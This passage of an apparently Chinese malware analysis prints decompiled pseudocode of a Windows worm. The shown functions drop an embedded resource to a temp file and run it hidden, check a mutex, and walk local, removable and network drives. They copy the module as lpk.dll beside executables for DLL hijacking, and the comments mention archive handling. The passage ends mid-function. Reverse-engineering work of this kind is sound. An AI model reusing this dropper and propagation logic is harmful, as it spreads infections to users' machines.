
```
//
// 判断扩展名称是不是.TMP
// 是返回1，否则返回0
BOOL LpkExtensionIsTmp()
{
  LPWSTR lpwPath; // eax
  const WCHAR *lpExtension; // eax
  BOOL ret; // eax
  WCHAR sz_Filename[260]; // [esp+0h] [ebp-208h]

  GetModuleFileNameW(0, sz_Filename, 0x104u);
  lpwPath = PathFindFileNameW(sz_Filename);     // 获取路径文件名
  ret = 0;

  // 判断是不是hrl开头
  if ( *lpwPath == 'h' && lpwPath[1] == 'r' && lpwPath[2] == 'l' )
  {
    lpExtension = PathFindExtensionW(lpwPath);
    if ( lpExtension )
    {
      if ( !lstrcmpiW(lpExtension, L".TMP") )   // 判断扩展名是不是.TMP
        ret = 1;
    }
  }
  return ret;
}
```

5.4 LpkMutexIsExist




```
//
// 判断互斥是否存在
// 如果互斥体创建失败，返回1
// 否则返回错误码
BOOL LpkMutexIsExist()
{
  HANDLE hMutex; // edi
  BOOL ErrorCode; // esi

  hMutex = CreateMutexA(0, 0, g_szName);

  // 互斥体创建失败，互斥体存在
  if ( !hMutex )
    return 1;
  ErrorCode = GetLastError() == ERROR_ALREADY_EXISTS;
  CloseHandle(hMutex);
  return ErrorCode;
}
```

5.5 LpkCreateSrc0x66Process




```
//
// 创建资源0x66进程
BOOL LpkCreateSrc0x66Process()
{
  HRSRC hRes; // eax
  HRSRC hRes_; // edi
  HGLOBAL hResData; // eax
  HANDLE hFile; // edi
  WCHAR Buffer[260]; // [esp+8h] [ebp-26Ch]
  struct _STARTUPINFOW StartupInfo; // [esp+210h] [ebp-64h]
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+254h] [ebp-20h]
  DWORD NumberOfBytesWritten; // [esp+264h] [ebp-10h]
  LPCVOID lpBuffer; // [esp+268h] [ebp-Ch]
  DWORD nNumberOfBytesToWrite; // [esp+26Ch] [ebp-8h]
  BOOL bRet; // [esp+270h] [ebp-4h]

  bRet = 0;
  hRes = FindResourceW(g_hModule, (LPCWSTR)0x66, (LPCWSTR)RT_RCDATA);
  hRes_ = hRes;
  if ( hRes )
  {
    nNumberOfBytesToWrite = SizeofResource(g_hModule, hRes);
    hResData = LoadResource(g_hModule, hRes_);
    if ( hResData )
    {
      if ( nNumberOfBytesToWrite )
      {
        lpBuffer = LockResource(hResData);
        if ( lpBuffer )
        {

          // 获取临时路径
          // 在临时路径下创建文件hrl
          GetTempPathW(0x104u, Buffer);
          GetTempFileNameW(Buffer, L"hrl", 0, Buffer);
          hFile = CreateFileW(Buffer, GENERIC_WRITE, 1u, 0, CREATE_ALWAYS, 0, 0);
          if ( hFile != (HANDLE)INVALID_HANDLE_VALUE )
          {
            NumberOfBytesWritten = 0;
            bRet = WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
            CloseHandle(hFile);

            // 写入成功
            if ( bRet == 1 )
            {
              RtlZeroMemory(&StartupInfo, 0x44);
              StartupInfo.wShowWindow = 0;
              StartupInfo.cb = 0x44;
              StartupInfo.dwFlags = 1;
              bRet = CreateProcessW(0, Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
              if ( bRet == 1 )
              {
                CloseHandle(ProcessInformation.hThread);
                CloseHandle(ProcessInformation.hProcess);
              }
            }
          }
        }
      }
    }
  }
  return bRet;
}
```

5.6 LpkFileIslpk_DLL




```
//
// 判断当前执行的文件是否是lpk.dll
// 如果是返回0
// 如果不是返回1
BOOL LpkFileIslpk_DLL()
{
  const WCHAR *lpAppName; // eax
  WCHAR szPathName[260]; // [esp+0h] [ebp-208h]

  GetModuleFileNameW(g_hModule, szPathName, 0x104u);
  lpAppName = PathFindFileNameW(szPathName);
  return lstrcmpiW(lpAppName, L"lpk.dll") != 0;
}
```

5.7 LpkBinWriteAndDecom




```
DWORD LpkBinWriteAndDecom()
{
  DWORD ret; // eax


  // 挂起方式创建线程
  hObject = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)LpkCreateThreadForExeAndDecompression, 0, CREATE_SUSPENDED, 0);

  // 如果设置线程优先级失败，或者激活线程失败
  if ( !SetThreadPriority(hObject, THREAD_PRIORITY_IDLE) || (ret = ResumeThread(hObject), ret == -1) )
  {

    // 就终结线程
    ret = TerminateThread(hObject, 0);
    hObject = 0;
  }
  return ret;
}
```

5.8 LpkCreateThreadForExeAndDecompression




```
int __stdcall LpkCreateThreadForExeAndDecompression()
{
  DWORD Index; // edi
  int iDriver; // ebx
  char *lpFlg; // ebp
  HANDLE hThread; // eax
  HANDLE *ArraryHandle; // esi
  DWORD CurIndex; // esi
  int ret; // eax
  DWORD CurIndex_; // esi
  signed int WhileCount; // [esp+10h] [ebp-C4h]
  HANDLE Handles[24]; // [esp+14h] [ebp-C0h]
  char v10[96]; // [esp+74h] [ebp-60h]

  Index = 0;
  RtlZeroMemory(v10, 0x60);
  do
  {
    iDriver = 2;                                // 代表C盘
    lpFlg = v10;
    WhileCount = 0x18;


    // 循环开工作线程
    do
    {

      // 判断缓冲区被清空，并且驱动类型为
      // #define DRIVE_UNKNOWN     0
      // #define DRIVE_NO_ROOT_DIR 1
      // #define DRIVE_REMOVABLE   2
      // #define DRIVE_FIXED       3
      // #define DRIVE_REMOTE      4
      if ( *(_DWORD *)lpFlg != 1 && (unsigned int)(DriveType(iDriver) - 2) <= 2 )
      {

        // 挂起的方式创建线程
        hThread = CreateThread(0, 0, LpkWriteExeAndDecompressionFile, (LPVOID)iDriver, CREATE_SUSPENDED, 0);
        ArraryHandle = &Handles[Index];
        *ArraryHandle = hThread;
        if ( hThread )
        {

          // 如果设置线程优先级失败或者激活线程失败
          // 就终结线程
          if ( SetThreadPriority(hThread, THREAD_PRIORITY_IDLE) != 1 || ResumeThread(*ArraryHandle) == -1 )
          {
            TerminateThread(*ArraryHandle, 0);
          }
          else
          {

            // 数组索引+1，设置标志
            ++Index;
            *(_DWORD *)lpFlg = 1;
          }
        }
      }
      ++iDriver;
      lpFlg += 4;
      --WhileCount;
    }
    while ( WhileCount );
    CurIndex = 0;


    // 开启线程个数不为0，并且等待线程没有超时
    // 关闭线程句柄
    if ( Index && WaitForMultipleObjects(Index, Handles, 1, 0) != 0x102 )
    {
      RtlZeroMemory(v10, 96);
      if ( Index )
      {
        do
          CloseHandle(Handles[CurIndex++]);
        while ( CurIndex < Index );
      }
      Index = 0;
    }
    ret = LpkWaitForEvent();
  }
  while ( ret == 1 );


  // 检查是否还有线程句柄没有关闭
  // 循环关闭线程句柄
  if ( Index )
  {
    ret = WaitForMultipleObjects(Index, Handles, 1, 0xFFFFFFFF);
    CurIndex_ = 0;
    if ( Index )
    {
      do
        ret = CloseHandle(Handles[CurIndex_++]);
      while ( CurIndex_ < Index );
    }
  }
  return ret;
}
```


5.9 LplWriteExeAndDecompressionFile


```
//
// 在有.exe的目录下写入lpk.dll，在有rar，zip的目录下
// 就使用RAR解压文件
DWORD __stdcall LpkWriteExeAndDecompressionFile(LPVOID iDriver)
{
  const WCHAR *lpszExtension; // eax
  struct _WIN32_FIND_DATAW FindFileData; // [esp+4h] [ebp-668h]
  WCHAR szFindPath[260]; // [esp+254h] [ebp-418h]
  WCHAR szPath[260]; // [esp+45Ch] [ebp-210h]
  HANDLE hFindFile; // [esp+664h] [ebp-8h]
  int Ret; // [esp+668h] [ebp-4h]
  const WCHAR *lpszExtension_; // [esp+674h] [ebp+8h]

  Ret = 1;

  // 等待全局事件没有超时，返回0
  if ( WaitForSingleObject(g_hEvent, 0) != 0x102 )
    return 0;

  // 判断驱动器类型
  if ( (unsigned int)iDriver >= 0x100 )
  {
    lstrcpyW(szFindPath, (LPCWSTR)iDriver);
  }
  else
  {
    // 拼接磁盘路径iDriver:\\
    lstrcpyW(szFindPath, L"A:\\");
    szFindPath[0] += (unsigned __int16)iDriver;
  }
  lstrcpyW(szPath, szFindPath);
  PathAppendW(szFindPath, L"*");                // iDriver\\*
  hFindFile = FindFirstFileW(szFindPath, &FindFileData);



  // 查找文件失败直接退出线程
  // 循环查找有.exe的目录，然后写入lpk.dll文件
  if ( hFindFile == (HANDLE)INVALID_HANDLE_VALUE )
    return 1;
  lstrcpyW(szFindPath, szPath);
  while ( 1 )
  {

    // 如果是当前或者上一层目录，就跳过本次循环
    if ( !lstrcmpiW(FindFileData.cFileName, L".") || !lstrcmpiW(FindFileData.cFileName, L"..") )
      goto Lab_Continue;

    // 如果是目录直接退出循环
    if ( FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY )
      break;

    // 获取文件扩展名
    lpszExtension = PathFindExtensionW(FindFileData.cFileName);
    lpszExtension_ = lpszExtension;
    if ( lpszExtension )
    {

      // 如果扩展名是.exe
      if ( !lstrcmpiW(lpszExtension, L".EXE") )
      {
        lstrcpyW(szPath, szFindPath);
        PathAppendW(szPath, L"lpk.dll");

        // 获取文件属性失败
        if ( GetFileAttributesW(szPath) != INVALID_HANDLE_VALUE )
          goto Lab_Continue;

        // 拷贝当前模块到目标文件xxx\\lpk.dll
